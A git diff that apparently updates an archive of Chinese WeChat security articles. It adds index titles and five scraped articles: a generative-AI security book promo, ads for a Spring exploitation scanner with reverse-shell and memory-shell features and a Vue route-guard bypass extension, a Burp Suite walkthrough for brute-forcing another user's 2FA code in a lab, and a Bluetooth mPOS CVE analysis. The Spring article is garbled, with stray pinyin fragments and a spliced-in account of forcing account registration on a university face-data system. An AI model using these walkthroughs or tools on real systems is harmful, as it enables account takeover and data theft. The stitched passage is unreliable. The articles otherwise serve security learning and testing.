diff --git a/data.json b/data.json
index 0b6bd2dc..e6c2a2bf 100644
--- a/data.json
+++ b/data.json
@@ -19740,5 +19740,19 @@
"https://mp.weixin.qq.com/s/vV0zHzicF_AGGftp8zqLow": "CISA:须在周日前修复已遭利用的 Ivanti EPMM 漏洞",
"https://mp.weixin.qq.com/s/uky7CJGa8fFQy_G3y8pELA": "【论文速读】|RuleForge:面向大规模 Web 漏洞检测的规则自动生成与验证",
"https://mp.weixin.qq.com/s/4-ZSjPjUYKG8JqZVbakffQ": "最新Nessus2026.4.9版本主机漏洞扫描∕探测工具Windows∕Linux下载",
- "https://mp.weixin.qq.com/s/fbQ0WINl2pb-zkOd9UDb6g": "朝鲜黑客组织的分布式运作架构、安全漏洞与加密货币洗钱链路"
+ "https://mp.weixin.qq.com/s/fbQ0WINl2pb-zkOd9UDb6g": "朝鲜黑客组织的分布式运作架构、安全漏洞与加密货币洗钱链路",
+ "https://mp.weixin.qq.com/s/jOUl7XYQ08OUfRYdbwQTgw": "整合型漏洞扫描工具 -- vulnscan(4月6日更新)",
+ "https://mp.weixin.qq.com/s/pnLQRn6XnKFQCdFn6GcX_Q": "漏洞预警 | Vite任意文件读取漏洞",
+ "https://mp.weixin.qq.com/s/Dx7SCle0nY0HaMYgU6R7xA": "黑客利用Flowise关键漏洞攻击数千个AI工作流",
+ "https://mp.weixin.qq.com/s/0NPDcqAVJxewvifn2bbqqw": "【视频】藏在收款机里的“特洛伊木马”:CVE-2026-4583 漏洞如何反向接管你的电脑?",
+ "https://mp.weixin.qq.com/s/jtkxrdR_lMQAbsm4_cnyhw": "400页 生成式AI安全:防御、威胁与漏洞",
+ "https://mp.weixin.qq.com/s/8wrcBarD_WU8sHRLtc6fGA": "深入解析:EngageLab SDK意图重定向漏洞如何击穿安卓沙箱?",
+ "https://mp.weixin.qq.com/s/pA3qKOLhfdMsLETsQdaPLA": "涉密网络管理工作崩溃实录:半米高制度堆成山,检查仍漏高危漏洞!这5个\"隐形坑\"你中了几个?",
+ "https://mp.weixin.qq.com/s/9tBzllkKr6YXnbQRKvZccw": "Spring&SpringBoot框架漏洞检测工具",
+ "https://mp.weixin.qq.com/s/XvbK5_y0P_iOe3HHrov06g": "漏洞预警 | 孚盟云SQL注入漏洞",
+ "https://mp.weixin.qq.com/s/evnY8mz7NGtIUopC5hNRtA": "基于LLM的水平越权漏洞白盒实践",
+ "https://mp.weixin.qq.com/s/nJ6h_nPP-l5nXgEwBrj9fw": "【红队】一个检测VUE站点未授权漏洞",
+ "https://mp.weixin.qq.com/s/sdlwUKIUPIcTGcJSugt7Zg": "紧急预警!Apache ActiveMQ 爆出高危 RCE 漏洞 (CVE-2026-34197)",
+ "https://mp.weixin.qq.com/s/I9hb-4ejEMl8c4QTSvKW8g": "注意!中间件IIS是这个版本存在该漏洞",
+ "https://mp.weixin.qq.com/s/oLwkMWuYEnsLFUVcveUSLw": "【登录背后的秘密-第五章第三节】一次真实的赏金狩猎:利用验证码生成与校验分离的漏洞拿下账户"
}
\ No newline at end of file
diff --git a/doc/2026-04/400页 生成式AI安全:防御、威胁与漏洞.md b/doc/2026-04/400页 生成式AI安全:防御、威胁与漏洞.md
new file mode 100644
index 00000000..6121b3a3
--- /dev/null
+++ b/doc/2026-04/400页 生成式AI安全:防御、威胁与漏洞.md
@@ -0,0 +1,106 @@
+# 400页 生成式AI安全:防御、威胁与漏洞
+ 计算机与网络安全 2026-04-09 23:58
+
+在创新与安全的交汇处,诞生了当今最具变革性的技术突破之一--生成式人工智能。站在这个关键节点上,我们比以往任何时候都更迫切需要全面理解生成式AI如何重塑网络安全格局。本书的诞生源于一个认知:尽管学界对生成式AI的能力与潜在应用已有大量论述,但对这些强大技术所伴随的复杂安全影响却鲜少关注。生成式AI与网络安全之间的关系并非简单的叠加效应,而是具有颠覆性意义。这些技术从根本上改变了我们保护数字资产的方式,同时也改变了资产被攻破的可能性。
+
+
+本书的独特之处在于采用我们称之为“三角视角”的研究方法,从三个维度剖析生成式人工智能:作为增强防御能力的安全工具、可能被恶意攻击者利用的武器手段,以及需要重点防护的目标对象。这种立体化视角为安全从业者、技术领导者及企业组织提供了全面框架,帮助他们系统理解并应对生成式AI带来的全方位安全挑战。后续章节将从基础概念延伸至实际应用,从理论风险分析到实战防御策略,通过贯穿全书的案例研究展示不同规模企业如何应对这些挑战,并提供可直接实施的安全加固指南,助力读者快速提升防护水平。
+
+
+本书问世正值关键时期。全球各地的企业正快速采用生成式人工智能技术,却往往未能充分意识到其安全风险。我们的目标是为您提供所需知识,助您做出明智决策、实施有效防护措施,在把握生成式AI优势的同时规避潜在风险。无论您是制定企业级AI安全战略的CISO、致力于保护AI系统的安全分析师,还是希望理解自身安全影响的企业领导者,本书都能为您提供实用指导。
+
+
+在人工智能重塑数字生态的时代背景下,生成式AI正同时处于创新前沿与安全挑战的交汇点(帕洛阿尔托网络公司,未注明日期)。从打造合成媒体到自动化复杂网络安全任务,生成式AI既是强化数字防御的利器,也可能成为攻破防线的隐患。随着全球企业将这些技术融入日常运营,深入理解其安全影响已不仅是竞争优势,更是不可或缺的战略要素。
+
+
+本书深入剖析生成式人工智能与网络安全之间错综复杂的关系,全面探讨这些技术如何重塑我们的安全生态。我们从两个维度展开研究:一方面揭示生成式AI如何通过高级威胁检测与自动化响应系统提升安全防护水平,另一方面剖析其可能被恶意攻击者利用来制造更复杂攻击手段。同时,我们还重点剖析了AI模型本身存在的独特漏洞——这一常被忽视却至关重要的安全维度。
+
+
+对于安全专家、IT管理者和技术决策者而言,掌握生成式AI相关知识已不再是可选项。随着这项技术日益深度融入数字基础设施,能否在发挥其优势的同时有效规避风险,将成为现代安全战略成败的关键。本书通过实战案例、专业技术解析与战略指导,为读者构建应对复杂技术环境所需的基础知识体系。无论您是想部署生成式AI安全解决方案、防范AI驱动型威胁,还是单纯想了解这些技术对组织安全态势的影响,本书都将为您提供生成式AI时代系统防护的全方位指南!
+
+
+
+
+
+
+
+
+
+
+
+
+
+
+
+
+
+
+
+
+
+
+
+
+
+
+本文完整文档已上传至星球
+
+[点这里自助下载](https://mp.weixin.qq.com/s?__biz=MjM5OTk4MDE2MA==&mid=2655293752&idx=3&sn=32829bf80087c0bf7ea93e70d0068afb&scene=21#wechat_redirect)
+
+
+生成式AI安全:防御、威胁与漏洞
+.pdf
+
+大模型选型和应用指南
+.pdf
+
+大模型一体机技术要求
+.pdf
+
+算力网络安全参考框架
+.pdf
+
+算力网络安全 基于零信任的安全框架
+.pdf
+
+工业具身智能安全标准化研究
+.pdf
+
+智能体安全标准化研究
+.pdf
+
+2026央国企Agent落地进展研究报告
+.pdf
+
+2025年AI智能体指数报告
+.pdf
+
+AI智能体安全趋势报告(2025).pdf
+
+AI4SE行业现状调查报告(2026年)
+.pdf
+
+Claude Code被动开源事件深度研究报告
+.pdf
+
+Claude Code 源码深度研究报告
+.pdf
+
+Claude Code 源码深度架构分析
+.docx
+
+2026前沿人工智能风险管理框架报告
+.pdf
+
+2026企业级智能体白皮书
+.pdf
+
+80+ OpenClaw 文件
+
+
+[网络安全群](https://mp.weixin.qq.com/s?__biz=MjM5OTk4MDE2MA==&mid=2655294532&idx=2&sn=2f84758474cc8f8f49ae96b18653ea58&scene=21#wechat_redirect)
+
+
+
+-
+
diff --git a/doc/2026-04/Spring&SpringBoot框架漏洞检测工具.md b/doc/2026-04/Spring&SpringBoot框架漏洞检测工具.md
new file mode 100644
index 00000000..ec089148
--- /dev/null
+++ b/doc/2026-04/Spring&SpringBoot框架漏洞检测工具.md
@@ -0,0 +1,281 @@
+# Spring&SpringBoot框架漏洞检测工具
+ 锐鉴安全 2026-04-09 22:36
+
+go。
+
+部分X
+
+dian'ji'weigweiID
+
+
+
+,
+
+zai
+
+
+cizhi'cizhici
+
+
+s
+
+“证书站的未授权漏洞,忆校园青春
+[阅edu证书站的未授权漏洞,忆校园青春](https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247486254&idx=1&sn=993cd82bceba042301a009c28ca2d251&scene=21#wechat_redirect)
+
+
+
+点击蓝字 关注我 共筑信息安全
+
+
+
+
+
+
+
+
+免责声明:请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任!
+
+
+
+
+1
+
+
+
+
+背景
+
+
+本次实战的案例,源于某高校的人脸采集系统,听着都感觉危害很大,因为全是敏感信息,如身份证、人脸等,拿到就是高危漏洞。从无账号到登录系统,靠的就是fuzz,详细的过程见实战过程。
+
+
+
+
+
+
+2
+
+
+
+
+实战过程
+
+
+通过一系列的信息收集,高校的人脸采集系统引起了作者注意,为什么?因为有敏感信息。
+
+
+
+
+连Hunter、Fofa都没索引到这个系统,作者靠灯塔拿到了,灯塔确实好使,关键还免费,需要的师傅可以文末获取下载链接!
+
+
+
+
+系统的首页如下图,可以看到,只用一个登录按钮。
+
+
+
+
+
+
+
+看下findsomething,也没有找到“注册”功能相关的关键字,同时也跑了下接口,并无接口未授权问题。
+
+
+
+
+
+
+
+
+本次案例的关键操作来了,首先抓包观察下登录系统的数据包情况,随意输入账号密码,点击登录。
+
+
+
+
+
+
+可以看到登录的数据包中有个login关键字,秉着试试的心态!
+
+
+作者将login改为register,惊喜时刻,注册账号成功。
+
+
+
+
+
+
+使用注册成功的账号登录系统。
+
+
+
+
+
+
+可以看到获取到了身份凭证。
+
+
+
+
+
+
+登录到了个人信息首页。
+
+
+
+
+
+
+任意用户注册账号漏洞拿下,这个fuzz操作确实有点妙。都登录系统,肯定得把全量的功能测一遍,一般可以测试sql注入、越权、文件上传等漏洞。
+
+
+
+
+co
+
+
+点击蓝字 关注我 共筑信息安全
+
+
+
+
+
+**免责声明:**
+请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息、工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任!
+
+
+**1**
+
+
+
+**工具介绍**
+
+YYBaby-Spring_Scan这款图形化工具针对Java 生态核心组件Spring&SpringBoot框架的一键梭哈工具。
+
+
+该工具不仅集成Spring&SpringBoot框架常见未授权目录扫描而且覆盖多款CVE的漏洞扫描及漏洞利用。
+
+另外工具内置内存马植入、heapdump 分析、文件读取、反弹 Shell 等实战功能,新增多线程与代理支持,可绕过 SSL 证书限制,自定义 Cookie/UA 等参数。
+
+
+
+
+**2**
+
+
+
+工具介绍
+
+主要特点:
+
+方便快捷:YYBaby-Spring_Scan采取一键梭哈模式,无需过多配置,输入目标地址一键检测,小白也能使用,降低门槛。
+
+
+Cookie自定义:能自定义Cookie,对于常规认证模式也能适用。图形化界面:提供友好的图形化操作界面,降低使用门槛,提高操作效率。
+
+
+跨平台支持:基于 Java 开发,支持 Windows、Linux、macOS 等多种操作系统。高效:默认3线程扫描,可自定义线程数,极大提高检测速度。
+
+
+功能丰富:内置命令执行、反弹VPS、内存马、内存分析等功能。
+
+
+应用场景:
+
+渗透测试:在授权的渗透测试项目中,用于检测Spring&SpringBoot框架漏洞。
+
+红蓝对抗:在红蓝对抗演练中,用于红队对Spring&SpringBoot框架漏洞攻击。
+
+
+安装步骤
+
+1. 确认 Java 环境:打开命令行,输入 java -version 确认 Java 已正确安装。
+
+2. 下载工具:从 GitHub 下载 YYBaby_v1.0_Spring_Scan.jar 文件到本地目录。
+
+3. 在命令行中执行:java -jar YYBaby_v1.0_Spring_Scan.jar2.4 配置说明Spring_Scan 支持以下配置选项:语言设置:支持中文界面代理设置:可配置 HTTP代理,用于特殊网络环境超时设置:可自定义连接超时时间和读取超时时间。
+
+
+工具下载链接见文末!
+
+
+
+
+
+
+往期好文推荐
+
+
+[武装你的浏览器-信息收集](https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247488461&idx=1&sn=330b3bacf6d1cbad8f3fa1f50d2cd159&scene=21#wechat_redirect)
+
+
+[XXE\SSRF\XSS全家桶实战案例](https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247488615&idx=1&sn=81ba367b5962295e50dbc2b335fd4d59&scene=21#wechat_redirect)
+
+
+["细狗",太细了,就该你出洞(干货案例)](https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247488336&idx=1&sn=4fc12ad7e24012b7ba2789f0113a0df1&scene=21#wechat_redirect)
+
+
+[SRC之实名绑定绕过实战!](https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247488420&idx=1&sn=4e7b4fcff88f7ce347f3bd6241c978f1&scene=21#wechat_redirect)
+
+
+[SRC通用案例,第三方接口调用缺陷](https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247488481&idx=1&sn=2dd2432375ca933ef9b1a39a7706d150&scene=21#wechat_redirect)
+
+
+[记一次对房东xxx的渗透实战,含技巧!](https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247488363&idx=1&sn=ad8a61a8593cd0c07271d1f7150f19ec&scene=21#wechat_redirect)
+
+
+[通过SSO认证绕过,艰难“拿证”实战](https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247488451&idx=1&sn=1e8f509e558f429a5a2e1bbe7ba6f777&scene=21#wechat_redirect)
+
+
+[JSHunter助你挖掘JS中的漏洞"宝矿"](https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247488322&idx=1&sn=776feed1b3a99b0c735cddbde1ace82e&scene=21#wechat_redirect)
+
+
+[分享1个发现隐藏资产的技巧,附实战](https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247488233&idx=1&sn=b9b47437e21fc89e0bccb43879dd62c9&scene=21#wechat_redirect)
+
+
+[更新-大佬的SRC思路,等你来GET](https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247488407&idx=1&sn=17a9d299d47f8d19735b28ce29995f9f&scene=21#wechat_redirect)
+
+
+[SRC必备的SSRF插件](https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247488266&idx=1&sn=34a7dd1fa98025f74cd200438b2c095a&scene=21#wechat_redirect)
+
+
+[记一次SRC渗透测试实战](https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247487518&idx=1&sn=9d4498c7829a31051be9ba9813d367ec&scene=21#wechat_redirect)
+
+
+[从微信扫描登录到账号接管,细节实战](https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247488142&idx=1&sn=874e5fcfabd9dda5cccb9506c0b25fb8&scene=21#wechat_redirect)
+
+
+[更新|帆软、用友、泛微、蓝凌等常见OA系统综合漏洞检测工具](https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247487310&idx=1&sn=f27b0f1199b3f52b086d1c7dc18685d0&scene=21#wechat_redirect)
+
+
+[Web渗透测试综合工具](https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247486715&idx=1&sn=1d507a1a89b525e5c1ad4d75d0d9eedc&scene=21#wechat_redirect)
+
+
+[Swagger漏洞检测工具](https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247487229&idx=1&sn=07acbbae48db8862efe4bb8062056a96&scene=21#wechat_redirect)
+
+
+[Java漏洞专项检测工具](https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247487205&idx=1&sn=e0d8353342f7d33fc3ce5bd5e747c861&scene=21#wechat_redirect)
+
+
+[有趣的Fuzz+BucketTool工具等于双高危!](https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247486814&idx=1&sn=1d114995e1cf5745e824d2018cdbd615&scene=21#wechat_redirect)
+
+
+[推荐一款资产“自动化”筛选工具](https://mp.weixin.qq.com/s?__biz=MzkxMjg3NzU0Mg==&mid=2247486679&idx=1&sn=288fe9f4312c3267c33765cfa9e3ab06&scene=21#wechat_redirect)
+
+
+
+入交流群扫下方二维码:
+
+
+
+
+号外:进入下方小程序,获取其他资源。
+
+
+
+下载方式:关注公众号,回复“260410”获取下载链接。
+
+
+
+
+
diff --git a/doc/2026-04/【登录背后的秘密-第五章第三节】一次真实的赏金狩猎:利用验证码生成与校验分离的漏洞拿下账户.md b/doc/2026-04/【登录背后的秘密-第五章第三节】一次真实的赏金狩猎:利用验证码生成与校验分离的漏洞拿下账户.md
new file mode 100644
index 00000000..31e3af35
--- /dev/null
+++ b/doc/2026-04/【登录背后的秘密-第五章第三节】一次真实的赏金狩猎:利用验证码生成与校验分离的漏洞拿下账户.md
@@ -0,0 +1,111 @@
+# 【登录背后的秘密-第五章第三节】一次真实的赏金狩猎:利用验证码生成与校验分离的漏洞拿下账户
+原创 升斗安全XiuXiu
+ 升斗安全XiuXiu 升斗安全 2026-04-09 23:55
+
+**【文章说明】**
+- **目的**
+:本文内容仅为网络安全**技术研究与教育**
+目的而创作。
+
+- **红线**
+:严禁将本文知识用于任何**未授权**
+的非法活动。使用者必须遵守《网络安全法》等相关法律。
+
+- **责任**
+:任何对本文技术的滥用所引发的**后果自负**
+,与本公众号及作者无关。
+
+- **免责**
+:内容仅供参考,作者不对其准确性、完整性作任何担保。
+
+**阅读即代表您同意以上条款。**
+
+****
+通过上一篇内容[【登录背后的秘密-第五章第二节】2FA利用新思路:跨用户验证风险分析](https://mp.weixin.qq.com/s?__biz=MjM5MzM0MTY4OQ==&mid=2447798143&idx=1&sn=2d1a01da731277384edbaa3fb63c6ed3&scene=21#wechat_redirect)
+,我们知道了
+2FA(双因素认证)还可能存在其他可利用的法子。
+
+那今天这篇就来教你如何用
+Burp Suite钻双因素认证的空子吧:你以为验证码只认主人?改个参数,它就会乖乖去为难别人,然后你一把一把试,试开carlos账号的大门。
+
+好玩又带劲的实操步骤:
+
+第一步:先看看正常的登录长啥样
+
+打开Burp(保持代理开着),用自己的账号正常登录,重点盯着那个 /
+login2 的请求。
+
+你会看到里面有个叫 verify 的参数,后面跟着你的用户名。这个参数就是告诉系统:“嘿,当前是这个人要过2FA验证”。
+
+
+
+第二步:退出自己的账号,别恋战
+
+登录走完流程之后,记得退出账号。我们要换目标了。
+
+第三步:骗系统生成carlos的验证码
+
+去Burp的历史记录里找到
+GET /login2 这个请求(就是触发发验证码的那个)。
+
+把它扔到
+Repeater,把 verify 后面的名字改成
+carlos,然后发出去。
+
+这时候系统就傻乎乎地以为
+carlos要登录,给他生成了一个临时验证码(但carlos本人毫不知情)。
+
+
+
+第四步:自己先踩个坑——故意输错验证码
+
+回到浏览器登录页,还是用自己的用户名和密码登录。等它问你验证码的时候,随便打6个数字(比如 000000)提交。
+
+Burp会抓到 POST /login2 请求,这时候里面 verify 还是你的名字,mfa-code 是你刚瞎输的码。
+
+
+
+第五步:狸猫换太子——改目标,加爆破点
+
+把这个
+POST /login2 请求送到
+Intruder。
+
+在
+Intruder里做两件事:
+- 把 verify 的值改成
+carlos(要爆破的用户账号)
+
+- 给 mfa-code 的值加上payload位置(就是告诉Burp:这里我要试各种数字)
+
+
+第六步:开始爆破,等那个302
+
+在Payloads里设置验证码范围(一般是000000–999999,或者题目给的已知范围)。
+
+
+
+点Start Attack,让它跑。
+
+盯着响应状态码——一旦看到 302 或者响应长度明显不一样,恭喜,说明你猜对carlos的验证码了。
+
+
+第七步:浏览器收尾,点一下完事
+
+在那条成功的请求上右键 → Request in browser → Copy URL。
+
+把链接粘到浏览器地址栏打开,你就变成carlos了。
+
+点页面上的 “My account”,实验搞定,收工。
+
+
+
+这种逻辑漏洞其实挺常见的,看起来像“不可能绕过”,但改个参数就破防了。重点在于巧妙利用中间2FA(双因子验证)的漏洞,就把在只知道用户名,不知道密码和验证码的情况下,直接通过爆破验证码的方式,实现了账号的突破。
+
+想了解更多这种“歪门邪道”但正经好用的挖洞技巧?点个关注,后面我还会分享更多~
+
+要是你跑实验卡在哪一步了,直接评论区问,我手把手帮你调。
+
+觉得文章对你有用,请不要吝啬你的赞,要是能分享给更多同道中人,我更是感谢。
+
+
diff --git a/doc/2026-04/【红队】一个检测VUE站点未授权漏洞.md b/doc/2026-04/【红队】一个检测VUE站点未授权漏洞.md
new file mode 100644
index 00000000..e5acdaac
--- /dev/null
+++ b/doc/2026-04/【红队】一个检测VUE站点未授权漏洞.md
@@ -0,0 +1,160 @@
+# 【红队】一个检测VUE站点未授权漏洞
+Ad1euDa1e
+ Ad1euDa1e 贝雷帽SEC 2026-04-10 01:56
+
+
+
+
+**免责声明**
+
+
+
+
+
+
+
+本公众号所提供的文字和信息仅供学习和研究使用,
+请读者自觉遵守法律法规,不得利用本公众号所提供的信息从事任何违法活动。本公众号不对读者的任何违法行为承担任何责任
+。
+工具来自网络,安全性自测,如有侵权请联系删除。
+
+
+
+
+
+**工具介绍**
+
+
+
+
+
+
+VueCrack 是一个专为红队人员开发的浏览器插件,用于分析Vue框架网站的路由结构,并绕过路由守卫,从而发现站点的**隐藏资产**
+与**未授权访问漏洞**
+。
+
+
+核心功能:
+- **自动检测Vue框架**
+:快速识别目标站点是否使用Vue.js
+
+- **绕过路由守卫**
+:自动清除路由守卫,允许访问受保护路由
+
+- **修改鉴权字段**
+:自动修改路由元信息中的auth字段,绕过前端权限检查
+
+- **路由结构分析**
+:提取所有路由路径,包括可能隐藏的管理页面
+
+- **批量操作**
+:支持一键复制和访问所有发现的路由
+
+
+技术实现:
+- **多重检测引擎**
+:使用多种策略检测Vue及Router实例
+
+- **守卫清除机制**
+:通过修改Router原型方法清除beforeEach等路由守卫
+
+- **权限标志修改**
+:递归遍历路由树,修改所有auth相关字段
+
+- **内存路由提取**
+:直接从内存中获取完整路由表,包括隐藏路由
+
+
+
+
+**工具使用**
+
+
+
+
+```
+在 Chrome 或基于 Chromium 的浏览器中安装此扩展
+访问基于 Vue.js 的网站
+点击扩展图标,工具将显示所有可能的 URL 路径
+使用生成的 URL 列表,尝试访问目标站点的受限页面
+利用“打开”按钮直接导航到可能的未授权页面
+```
+
+
+
+
+**下载链接**
+
+
+
+
+
+```
+项目地址:https://github.com/Ad1euDa1e/VueCrack
+```
+
+
+
+
+End
+
+
+“点赞、在看与分享都是莫大的支持”
+
+
+**工具精选**
+
+
+
+
+
+
+
+[【红队】一款安全测试工具集——Onyx](https://mp.weixin.qq.com/s?__biz=Mzk0MDQzNzY5NQ==&mid=2247494121&idx=1&sn=8675cf1677352620a57d68ff9f0b0686&scene=21#wechat_redirect)
+
+
+[【红队】一款 AI 原生安全测试平台](https://mp.weixin.qq.com/s?__biz=Mzk0MDQzNzY5NQ==&mid=2247494139&idx=1&sn=5d8a98e0d0cb700c124aeaecae595d4c&scene=21#wechat_redirect)
+
+
+[【红队】Webshell 管理与后渗透平台](https://mp.weixin.qq.com/s?__biz=Mzk0MDQzNzY5NQ==&mid=2247494098&idx=1&sn=cb7bc8f3cc7f59e6f80f4b56e7d4c1f9&scene=21#wechat_redirect)
+
+
+[【红队】BProxy - 多级 SOCKS5 代理工具](https://mp.weixin.qq.com/s?__biz=Mzk0MDQzNzY5NQ==&mid=2247494084&idx=1&sn=dbc658a17e6ddc0dcd7c7857c841478a&scene=21#wechat_redirect)
+
+
+[【红队】攻击面管理平台 (ASM)](https://mp.weixin.qq.com/s?__biz=Mzk0MDQzNzY5NQ==&mid=2247494076&idx=1&sn=e9c2ff60ccd065dc223c71042515268d&scene=21#wechat_redirect)
+
+
+[【红队】ParrotOS 7.0 正式发布 代号:Echo](https://mp.weixin.qq.com/s?__biz=Mzk0MDQzNzY5NQ==&mid=2247494038&idx=1&sn=243e1105a439eb986fdc34534e6a8d19&scene=21#wechat_redirect)
+
+
+[【红队】一款专为红队打造的主动资产指纹识别工具](https://mp.weixin.qq.com/s?__biz=Mzk0MDQzNzY5NQ==&mid=2247493898&idx=1&sn=3e395ade15061739c89f5d0a13645af4&scene=21#wechat_redirect)
+
+
+[【蓝队】SamWaf开源轻量级网站防火墙](https://mp.weixin.qq.com/s?__biz=Mzk0MDQzNzY5NQ==&mid=2247493939&idx=1&sn=e56702a24dcae461024668aaea6aced3&scene=21#wechat_redirect)
+
+
+[[蓝队] FastMonitor - 网络流量监控与威胁检测工具](https://mp.weixin.qq.com/s?__biz=Mzk0MDQzNzY5NQ==&mid=2247493925&idx=1&sn=a952c400c3ee63c8401ff57692745dd1&scene=21#wechat_redirect)
+
+
+[【蓝队】漏洞全生命周期管理平台](https://mp.weixin.qq.com/s?__biz=Mzk0MDQzNzY5NQ==&mid=2247493803&idx=1&sn=10daa12b5a3523bf4a1ecc665890f917&scene=21#wechat_redirect)
+
+
+[【蓝队】蓝队Ark神器 OpenArk v1.5.0](https://mp.weixin.qq.com/s?__biz=Mzk0MDQzNzY5NQ==&mid=2247493788&idx=1&sn=91a31e2d507cb9e0111c19dac98b315e&scene=21#wechat_redirect)
+
+
+[【红队】矛·盾 武器库 v3.2](https://mp.weixin.qq.com/s?__biz=Mzk0MDQzNzY5NQ==&mid=2247493701&idx=2&sn=9cf7e304fee21328bac6d9bd97b81183&scene=21#wechat_redirect)
+
+
+
+
+
+
+
+
+
+
+
+
+
+
diff --git a/doc/2026-04/【视频】藏在收款机里的“特洛伊木马”:CVE-2026-4583 漏洞如何反向接管你的电脑?.md b/doc/2026-04/【视频】藏在收款机里的“特洛伊木马”:CVE-2026-4583 漏洞如何反向接管你的电脑?.md
new file mode 100644
index 00000000..6bace915
--- /dev/null
+++ b/doc/2026-04/【视频】藏在收款机里的“特洛伊木马”:CVE-2026-4583 漏洞如何反向接管你的电脑?.md
@@ -0,0 +1,95 @@
+# 【视频】藏在收款机里的“特洛伊木马”:CVE-2026-4583 漏洞如何反向接管你的电脑?
+ExtremeHack
+ ExtremeHack 黑白之道 2026-04-10 00:24
+
+导语: 你可能认为,一个简单的蓝牙收款机最多只能导致支付欺诈。但最新的安全研究揭示了一个惊人的事实:通过一个名为 M6Plus 的移动支付终端,攻击者可以利用一个低级但致命的协议漏洞,直接“反向入侵”并控制与之配对的电脑或手机。
+
+
+# 一、 什么是 M6Plus?
+
+在很多小商铺、快递点,你经常能看到一种小巧的蓝牙刷卡机,它通过蓝牙连接到手机或电脑 App 上来完成收款。这就是 M6Plus (mPOS)。
+
+在大多数人的认知里,它是“被控制者”——手机发指令,它执行刷卡。但 CVE-2026-4583 漏洞告诉我们:如果协议设计得足够糟糕,这个“被控制者”可以变成“控制者”。
+# 二、 漏洞核心:一个“裸奔”的通信协议
+
+这个漏洞(CVE-2026-4583)的本质是 M6Plus 的蓝牙通信协议在设计时完全忽略了安全基准。我们可以把它的通信比作一次极其不安全的对话:
+## 缺乏加密:像在发“明信片”
+
+正常的安全通信应该是加密的(像锁在保险箱里的信),只有双方有钥匙才能读。但 M6Plus 的协议是“裸奔”的。
+
+后果: 任何在蓝牙范围内的攻击者,都可以像读明信片一样,直接截获所有传输的数据。
+## 缺少重放保护:像在播放“录音机”
+
+这是该漏洞最关键的点。正常的协议会给每条指令加上一个“随机数”或“时间戳”,确保指令一次性有效。
+
+比喻: 就像银行取款需要动态口令。但 M6Plus 接受的是“固定口令”。
+
+后果: 攻击者只需录制一段合法的“开锁”或“执行”指令,然后在稍后时间原样发送(重放),设备就会误以为这是合法的实时指令并执行。
+## 脆弱的校验和:像是一个“小学生数学题”
+
+为了防止数据传输出错,协议使用了一个单字节的 XOR(异或)校验。
+
+比喻: 这就像是你在信封上写个“1+1=2”来证明信没被篡改。攻击者如果改了信的内容,只需要简单地把结果改成“1+2=3”,接收端就会认为这封信是完整的。
+
+后果: 攻击者可以随意篡改指令内容,并轻松伪造校验码,让终端完全信任恶意指令。
+# 三、 惊悚的转折:从“收款机”到“入侵跳板”
+
+你可能会问:“就算收款机被控制了,对我电脑有什么影响?”
+
+这就是这个漏洞最危险的地方:外设劫持(Peripheral Hijacking)。
+
+大多数电脑或手机的支付软件在设计时,默认认为“连接的硬件设备是可信的”。当 M6Plus 发送数据给电脑时,电脑端的驱动程序或 App 会对其进行解析。
+
+攻击链路如下:
+
+伪装: 攻击者使用一台手机或蓝牙开发板,模拟成一个 M6Plus 设备。
+
+注入: 利用上述的“重放”和“校验伪造”漏洞,发送一个精心构造的、带有恶意代码的特制数据包。
+
+溢出: 如果电脑端的驱动程序在处理这些数据时存在“缓冲区溢出”等漏洞,这个恶意数据包就会直接在电脑的内存中执行。
+
+接管: 攻击者瞬间从一个蓝牙设备,变成了电脑上的最高权限管理员。
+
+结论:一个 10 米范围内的蓝牙信号,就成了进入你电脑系统的“后门”。
+
+# ⚠️ 恐怖升级:攻击者不需要那个“小盒子”
+
+很多人可能会想:“只要我不买 M6Plus,或者离这种收款机远一点不就行了吗?”
+
+遗憾的是,答案是否定的。
+
+因为 CVE-2026-4583 攻击的是协议而非硬件。这意味着,攻击者根本不需要拥有一台真实的 M6Plus 设备。
+
+只要一部经过 Root 的安卓手机,安装一些开源的蓝牙协议栈工具(如 Scapy 或特制的 BLE 模拟 App),手机就可以在软件层面完美伪装成一台 M6Plus。
+
+这意味着什么? 想象一下,在咖啡馆、机场或会议室里,一个坐在你旁边刷短视频的人,他的手机可能正在后台疯狂发送伪造的 M6Plus 握手包。你的电脑在不知不觉中接收到了这些指令,而你甚至没有看到任何可疑的硬件出现在视线内。
+
+攻击门槛从“购买特定硬件”降低到了“下载一个 App”,这让该漏洞的威胁面呈指数级扩大。
+
+ExtremeHack 深度点评: CVE-2026-4583 最可怕的不是那个收款机,而是它揭示了物联网设备协议的普遍脆弱性。当一个简单的手机就能通过模拟外设来攻陷主机时,我们必须意识到:在无线电波的世界里,你看到的“设备名称”完全不可信。
+# 四、 我们能学到什么?
+
+CVE-2026-4583 是一个典型的
+“信任链崩溃”案例。它提醒我们:
+
